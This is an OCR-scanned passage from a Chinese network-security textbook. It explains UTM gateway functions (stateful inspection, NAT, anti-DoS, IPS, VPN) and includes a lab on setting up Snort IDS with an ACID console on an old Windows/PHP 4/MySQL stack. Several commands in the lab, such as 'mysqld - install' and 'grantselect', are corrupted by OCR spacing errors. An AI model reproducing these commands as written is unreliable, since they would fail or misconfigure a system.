3. UTM 与防病毒网关(AV)的关系

防病毒功能是 UTM 最重要的必备功能,从查毒和杀毒能力上看,采用与独立防病毒网关类似的技术,达到相同效果;防病毒对性能影响比较大,通过软件的优化和专用硬件平台的选择,UTM 的防毒性能与独立防病毒网关的性能相差不大。因此,UTM 可覆盖和取代

防病毒网关。

总之，UTM取代了防火墙、NIPS、AV、反垃圾邮件网关等大多数传统安全网关，而与HIPS形成了互补关系。UTM的出现使得串联网关式的多种产品得到有效整合，在网络边界树起了强大的立体防线，用户不需要在网络边际上部署一连串的安全设备，降低了用户的管理成本。

9.9.3　UTM的访问控制功能

路由器和防火墙都具有对数据流的访问控制功能，通过分析数据包中的源地址、目的地址、端口、协议等，结合定义好的安全策略，进行拒绝、允许等简单控制，其主要的分析信息均是网络层信息。对于数据包中携带的应用层信息无法进行有效分析，从而无法对受保护的网络进行全面防护。

UTM作为统一威胁管理的网关类产品，必须通过其内部各种安全模块的融合，对数据包进行全面检测，真正实现对访问行为的全面控制。

UTM访问控制功能的实现需要多方位技术的支持。

(1) 状态检测技术。UTM为了提供可靠的安全性，必须跟踪流经它的所有通信信息；为了控制所有类型数据流，UTM首先必须获得所有层次和与应用相关的信息，然后存储这些信息，还要能够重新获得以及控制这些信息。UTM仅检查独立的信息包是不够的，因为状态信息(以前的通信和其他应用信息)是控制新的通信连接的最基本因素。对于某一通信连接，通信状态(以前的通信信息)和应用状态(其他的应用信息)是对该连接做控制决定的关键因素。

因此为了保证高层的安全，UTM必须能够访问、分析和利用以下几种信息：①通信信息，所有应用层的数据包的信息；②通信状态，以前的通信状态信息；③来自应用的状态，其他应用的状态信息；④信息处理，基于以上所有元素的灵活的表达式的估算。

状态检测技术能在网络层实现所有需要的UTM访问控制能力。UTM的状态检测模块能访问和分析从各层次得到的数据，并存储和更新状态数据及上下文信息，为跟踪无连接的协议(比如RPC和基于UDP的应用)提供虚拟的会话信息。UTM根据从传输过程和应用状态所获得的数据，以及网络设置和安全规则产生一个合适的操作，或者拒绝、或者允许、或者加密传输。

(2) NAT技术。NAT就是用一个IP地址代替另一个IP地址，设计NAT的目的是增加专用网络中可使用的IP地址数，并且它有一个隐蔽的安全特性，如内部主机隐蔽等，保证网络的一定安全。

NAT主要用在两个方面。①网络管理员希望隐藏内部网络的IP地址。这样，互联网上的主机无法判断内部网络的情况。②内部网络的IP地址是无效的。IP地址不够用，申请足够多的合法IP地址很难，因此需要转换IP地址。上述两种情况：内部网对外面不可见，互联网不能访问内部网，内部网主机之间可以相互访问。UTM网关可以部分解决这个问题，但通过网关的形式会带来很大开销，所以可以用到NAT技术。NAT提供一种透明的完善的解决方案，网管员可以决定哪些内部的IP地址需要隐藏，哪些地址需要映像为一个对互联网可见的IP地址。NAT可以实现一种“单向路由”，这样就不存在从互联网到内部网或主机的路由。

NAT 工作机制：当网络数据包流入 UTM 时，系统会检查该数据包是否符合用户设定的 NAT 规则，如果找到符合的规则，系统会按照规则对数据包进行转换，同时建立一个 NAT 进程；当有数据包返回时，将检查进程表，进行相应的处理。这里可以看到，NAT 需要对每一个 TCP/IP 连接建立一个对应的 NAT 进程表项，假如不对查询算法进行优化，则在访问量大的情况下，查询 NAT 进程表项将会占用大量的 CPU 时间。

在 NAT 图（如图 9-25 所示）中的 10.0.0.1 主机处于内部网，网关为 UTM 内部接口 10.0.0.2，UTM 外网接口 IP 地址是 202.112.108.1，互联网上有一台服务器的 IP 地址是 202.100.10.50。用户机 10.0.0.1 通过 UTM 的 NAT 才能访问服务器 202.100.10.50。下面介绍 NAT 的过程。




图 9-25 UTM 网络地址转换过程

不同网段 IP 地址的转换情况如表 9-7 所示，内部地址是 10.0.0.0 子网，UTM 网关对外部的地址是 202.112.108.1，可以将内部网的地址都转换成 202.112.108.1。但这会遇到一个问题，所有返回数据包的目的 IP 都是 202.112.108.1，那么 UTM 如何识别它们并送回内部网的真实主机呢？UTM 记住所有出去的包，每个包有一个目的端口，每台主机的端口不一样；UTM 记住所有出去的包的 TCP 序列号，不同主机发送的包的序列号不一样；UTM 根据记录把返回的数据包送达正确的发送主机。

表 9-7 不同网段 IP 地址的转换

过程	源 IP	目的 IP
①	10.0.0.1	10.0.0.2
②	202.112.108.1	202.100.10.50
③	202.100.10.50	202.112.108.1
④	202.100.10.50	10.0.0.1

UTM 通过灵活地应用 NAT 功能，在对通过 UTM 的数据进行全面细致检测的同时，还保证了网络的连通性，极大地提高了企业网络资源的应用。

(3) 防拒绝服务攻击技术。互联网络诞生以来，DoS 攻击互联网络就一直存在，给网络带来重大的威胁，目前 DoS 攻击从技术上还没有根本的解决办法。该如何应对随时出现的 DoS 攻击呢？首先分析一下 DoS 攻击的原因。

① 软件弱点是包含在操作系统或应用程序中与安全相关的系统缺陷，这些缺陷大多是由于错误的程序编制、粗心的源代码审核、无心的负效应或一些不适当的绑定所造成的。由于使用的软件几乎完全依赖于开发商，对于由软件引起的漏洞只能依靠安装 Hotfixes、ServicePackets 补丁。

② 错误配置也会成为系统的安全隐患。这些错误配置通常发生在路由器、防火墙、交换机以及其他网络连接设备、系统或者应用程序中，大多是由于一些没经验的、无责任员工或者错误的理论所导致的。因此这种漏洞应当请教专业的技术人员来修正。

③ 重复请求导致过载的拒绝服务攻击。当对资源的重复请求大大超过资源的支付能力时就会造成拒绝服务攻击(例如，对已经满载的 Web 服务器进行过多的请求使其过载)。

为避免系统免受 DoS 恶意攻击，需要安装 UTM。UTM 一般配置在网关的位置，比较容易遭受 DoS 攻击，通过调用内部的防 DoS 模块，如图 9-26 所示，抵御了 DoS 攻击，保障了网络的正常运行。



图 9-26　UTM 防 DoS 攻击配置

9.9.4　UTM 的入侵防御功能

UTM 和 IPS 是同时出现的两种设备。UTM 的入侵防御功能与专门的入侵防御之间是什么关系呢?

1. 从位置看区别

UTM 通常部署在网络出口位置，主要防御木马、蠕虫、网络滥用及针对操作系统底层的溢出攻击。专业的 IPS 通常部署在服务器前，保护 Web 业务、数据库业务等，重点针对 SQL 注入、跨站脚本攻击、应用层 DDoS 攻击等威胁。从部署位置看，UTM 的入侵防御功能与专业的 IPS 是相互补充的。

2. 从保护对象看区别

UTM 部署在网络出口位置，保护目标是网络，网络是主机、服务器、网络设备的动态集合，保护目标并不明确，因此其入侵防御功能面向系统安全及连接安全。专业的 IPS 部署在服务器前，保护 Web 业务、数据库业务等，保护对象非常明确，因此主要面向业务安全。

3. 从发展趋势看区别

对于 UTM，业界有了公认的定义，而 IPS 的定义很不统一。部分设备商的 IPS 实际上更接近于 UTM，具备入侵防御、防火墙、VPN、防病毒等功能，这部分 IPS 会融合到 UTM 市场。而另外一些技术实力领先的厂商，致力于专业化的 IPS，聚焦 Web 业务安全，与 UTM 的入侵防御功能有明显区别。

9.9.5　UTM 的虚拟专用网功能

1. 传统 VPN 网关的缺陷

传统的 IPSec VPN 网关构建企业的 VPN 系统有几个固有的缺陷。

(1) 没有网关防病毒功能。各类蠕虫和网络病毒可以从漫游 PC/分支机构/合作伙伴

网络等位置通过 VPN 隧道传播至内网。

(2) 没有入侵防御功能。黑客可从分支机构/合作伙伴网络中通过 VPN 隧道发起攻击。

(3) 采用 IPSec VPN 实现漫游用户接入。IPSec VPN 的漫游 PC 到 VPN 网关接入采用 C/S 架构的 VPN 客户端,缺乏灵活性;VPN 客户端存在与操作系统或其他应用软件不兼容。

(4) 维护成本高。客户端配置相对复杂,随着 VPN 终端数的增长,运维成本线性递增。

可见,传统的 VPN 满足了用户对于 VPN 业务的基本需求,即解决用户的连通性、数据级别的安全性和认证问题,而对于接入 VPN 的分支节点/漫游用户在应用级别的安全性上没有考虑。

但是,如果单纯采用其他设备弥补上述安全缺陷又不是那么容易。VPN 隧道中的所有数据本身经过了严格加密,如果直接在 VPN 传送的路径上部署 IPS、AV 等应用层安全设备,无法将数据从报文中解密,因此无法起到应有作用。如果在 VPN 网关之后叠加部署多个安全设备,会增加用户的维护压力,提高整体的建设成本。

有没有一种 VPN 方案能够让用户解决上述安全性、维护成本和采购成本方面的问题呢?答案是肯定的,那就是采用 UTM 设备构建企业的 VPN 体系。

2. 采用 UTM 构建 VPN

随着 VPN 技术的逐步成熟,VPN 模块已经成为各种网关产品的标准配置。作为安全网关功能集大成者的 UTM 自然也不能例外,作为传统安全网关的终结者,UTM 产品的 VPN 功能比传统的 IPSec VPN 网关、防火墙或路由器有了较大的增强。采用 UTM 构建 VPN 体系的优势主要如下。

(1) UTM 支持对 VPN 隧道内数据进行病毒过滤及入侵防御。UTM 作为 VPN 网关,本身就要负责数据的加密/解密工作,因此,如果采用 UTM 作为 VPN 网关设备,就可以实现对 VPN 隧道中数据的应用层扫描,并在这个基础上实现病毒过滤、入侵防御及其他应用层安全功能。

(2) UTM 同时支持 IPSec VPN 和 SSL VPN。IPSec VPN 在使用及部署中存在一些固有的体系问题,比如需要客户端软件、维护压力大、存在穿越 NAT/防火墙问题、存在系统兼容性问题等。而这些问题恰好是 SSL VPN 可以很好解决的问题。

(3) SSL VPN 最开始是作为单独的网关形态出现,但人们很快发现,如果将 SSL VPN 与 UTM 设备结合起来,会给用户带来比单纯的 SSL VPN 网关更大的客户价值(主要体现在应用层安全上)。因此,SSL VPN 已成为 UTM 产品的标准功能模块。

习题 9

1. 什么是入侵检测系统?
2. 入侵检测系统有哪些类型?
3. 入侵检测系统有什么缺陷?
4. 什么是入侵防御系统?

5. 入侵防御系统有哪些类型?
6. 入侵防御系统有什么缺陷?
7. 入侵检测系统与入侵防御系统有哪些异同?
8. 什么是统一威胁管理?
9. 统一威胁管理与传统安全设备的关系?

实训 9.1 Snort 系统的配置和应用

Snort 是美国 Sourcefire 公司开发的发布在 GPL v2 下的 IDS 软件,有三种工作模式:嗅探器、数据包记录器、网络入侵检测。嗅探器模式仅仅是从网络上读取数据包并作为连续不断的流显示在终端上。数据包记录器模式把数据包记录到硬盘上。网络入侵检测模式分析网络数据流以匹配用户定义的一些规则,并根据检测结果采取一定的动作。NIDS 模式是最复杂的,而且是可配置的。Snort 除可以用来监测各种数据包如端口扫描等之外,还提供了以 XML 形式或数据库形式记录日志的各种插件。

【实训目的】

(1) 通过实验深入理解入侵检测系统的原理和工作方式。

(2) 熟悉入侵检测工具 Snort 在 Windows 操作系统中的安装和配置方法。

【实训环境】

实验室所有机器安装了 Windows 2003 操作系统,并附带 Apache、Php、Mysql、Snort、adodb、acid、jpgraph、winpcap 等软件的安装包。

【实训内容】

1. 安装 Apache

选择定制安装,安装路径修改为 c:\apache,这样与后面的参数设置保持一致。

在命令行窗口输入下面的命令,启动 Apache 服务:

```
net start apache2
```

2. 安装 PHP

解压缩 php-4.3.2-Win32.zip 至 c:\php。

复制 php4ts.dll 至 C:\WINDOWS\system32。

复制 php.ini-dist 至 C:\WINDOWS\php.ini。

修改 php.ini:

```
extension = php_gd2.dll
```

复制 c:\php\extension\php_gd2.dll C:\WINDOWS\(注:以上添加 gd 图形库支持)。

在 httpd.conf 中添加:

```
LoadModule php4_module "c:/php/sapi/php4apache2.dll"
AddType application/x - httpd - php.php
```

在 c:\apache2\htdocs 目录下新建 test. php 文件，test. php 文件的内容为<? phpinfo()? > 。
打开浏览器，输入 http://127.0.0.1/test. php，测试 PHP 是否安装成功。
安装成功后的页面如图 9-27 所示。

PHP Version 4.3.9 php

System	Windows NT ZUGA 5.0 build 2195
Build Date	Sep 21 2004 14:03:10
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINNT\php.ini
PHP API	20020918
PHP Extension	20020429
Zend Extension	20021010
Debug Build	no
Thread Safety	enabled
Registered PHP Streams	php, http, ftp, compress.zlib

图 9-27　PHP 运行页面

3. 安装配置 Mysql 数据库

默认安装到 c:\mysql，新建 my. ini 并复制到 C:\WINDOWS\下，其中 my. ini 的内容为：

```
[mysqld]
basedir = c:\mysql
bind-address = 127.0.0.1
datadir = c:\mysql\data
```

启动 Mysql 服务，在命令行窗口执行命令：

```
mysqld - install
net start mysql
```

配置 root 口令：

```
c:\> cd mysql\bin
c:\mysql\bin > mysql
mysql > set password for "root"@"localhost" = password('newPWD');
```

注意：这里 newPWD 为用户自己设置的密码。
以 root 身份登录：

```
Mysql - u root - p
```

4. 安装 Snort

默认安装到 c:\snort 下，然后在命令行窗口输入下面的命令，建立 Snort 运行必需的

snort 库和 snort_archive 库：

```
mysql>create database snort;
mysql>create database snort_archive;
```

下一步在命令行使用 c:\snort\contrib 目录下 create_mysql 脚本建立 Snort 运行必需的数据表：

```
c:\mysql\bin\mysql -D snort -u root -p<c:\snort\contrib\create_mysql;
c:\mysql\bin\mysql -D snort_archive -u root -p<
c:\snort\contrib\create_mysql;
```

在命令行窗口建立 acid 和 snort 用户，或者采用 phpmyadmin 进行操作：

```
mysql>grant usage on *.* to "acid"@"localhost" identified by "acidpassword";
mysql>grant usage on *.* to "snort"@"localhost" identified by "snortpassword";
```

然后为 acid 用户和 snort 用户分配相关权限：

```
mysql>grant select,insert,update,delete,create,alter on snort.* to "acid"@"localhost";
mysql>grant select,insert on snort.* to "snort"@"localhost";
mysql>grantselect,insert,update,delete,create,alter on snort_archive.* to "acid"@"
localhost";
```

这一步也可以采用 phpmyadmin 进行操作。

5. 安装配置 adodb、acid

解压缩 adodb360.zip 至 c:\php\adodb 目录下，解压缩 acid-0.9.6b23.tar.gz 至 c:\apache2\htdocs\acid 目录下。

修改 acid_conf.php 文件：

```
$DBlib_path = "c:\php\adodb";
$alert_dbname = "snort";
$alert_host = "localhost";
$alert_port = "";
$alert_user = "acid";
$alert_password = "acidpassword";
/* Archive DB connection parameters */
$archive_dbname = "snort_archive";
$archive_host = "localhost";
$archive_port = "";
$archive_user = "acid";
$archive_password = " acidpassword ";
$ChartLib_path = "c:\php\jpgraph\src";
```

打开浏览器，输入 http://127.0.0.1/acid/acid_db_setup.php，按照系统提示建立 acid 运行必需的数据库。

6. 安装 jpgraph 库

解压缩 jpgraph-1.12.2.tar.gz 至 c:\php\ jpgraph。

修改 jpgraph.php：

```
DEFINE("CACHE_DIR","/tmp/jpgraph_cache/")(取消原来的注释)
```

7. 安装 winpcap

8. 配置 Snort

编辑 c:\snort\etc\snort.conf，需要修改的地方包括：

```
include classification.config
include reference.config
```

改为绝对路径：

```
include c:\snort\etc\classification.config
include c:\snort\etc\reference.config
```

设置 snort 输出 alert 到 mysql server：

```
output database: alert, mysql, host = localhost user = snort password = snort dbname = snort
```

9. 测试 Snort

输入命令，运行 snort：

```
c:\snort\bin>snort -c "c:\snort\etc\snort.conf" -l "c:\snort\log" -vdeX
```

其中：

-X 参数用于在数据链接层记录 raw packet 数据；

-d 参数用于记录应用层的数据；

-e 参数用于显示/记录第二层报文头数据；

-c 参数用于指定 snort 的配置文件的路径；

-v 参数用于在屏幕上显示被抓到的包。

启动 Apache 和 mysql 服务：

```
net start apache2
mysqld-install
net start mysql
```

运行 acid：打开浏览器，地址为 http://127.0.0.1/acid。如图 9-28 所示，则表示 acid 安装成功。

在命令行运行 Snort，输入命令：

```
c:\snort\bin\snort -c "c:\snort\etc\snort.conf" -l "c:\snort\log" -de
```

如果 Snort 正常运行，如图 9-29 所示。

10. 开始检测

首先配置 snort.conf 文件，将 var HOME_NET any 语句中的 any 改为自己所在的子




图 9-28　acid 安装成功

```
c:\snort\bin\snort.exe
+--------------------[thresholding-global]------------------------------
| none
+--------------------[thresholding-local]-------------------------------
| gen-id=1      sig-id=2494      type=Both       tracking=dst count=20   seconds=
60
| gen-id=1      sig-id=2496      type=Both       tracking=dst count=20   seconds=
60
| gen-id=1      sig-id=2495      type=Both       tracking=dst count=20   seconds=
60
| gen-id=1      sig-id=2523      type=Both       tracking=dst count=10   seconds=
10
| gen-id=1      sig-id=2275       type=Threshold tracking=dst count=5    seconds=
60
+--------------------[suppression]--------------------------------------
-------------------------------------------------------------------------
Rule application order: ->activation->dynamic->alert->pass->log

        --== Initialization Complete ==--

-*> Snort! <*-
Version 2.2.0-ODBC-MySQL-FlexRESP-WIN32 (Build 30)
By Martin Roesch (roesch@sourcefire.com, www.snort.org)
1.7-WIN32 Port By Michael Davis (mike@datanerds.net, www.datanerds.net/~mike)
1.8 - 2.x WIN32 Port By Chris Reid (chris.reid@codecraftconsultants.com)
_
```

图 9-29　Snort 运行结果

网地址，即将 Snort 监测的内网设置为本机所在局域网。接下来，设置 snort.conf 文件中的规则，将 # include 前的 # 去掉，表示启用此条规则。参照上一步启动 Snort 并用浏览器打开 acid 控制台，单击 TCP 后的数字，将显示所有检测到的 TCP 和数据包的详细情况，如图 9-30 所示。

不要关闭 Snort，打开 SuperScan 对检测网段扫描，打开 acid 查看检测结果，如图 9-31 所示。

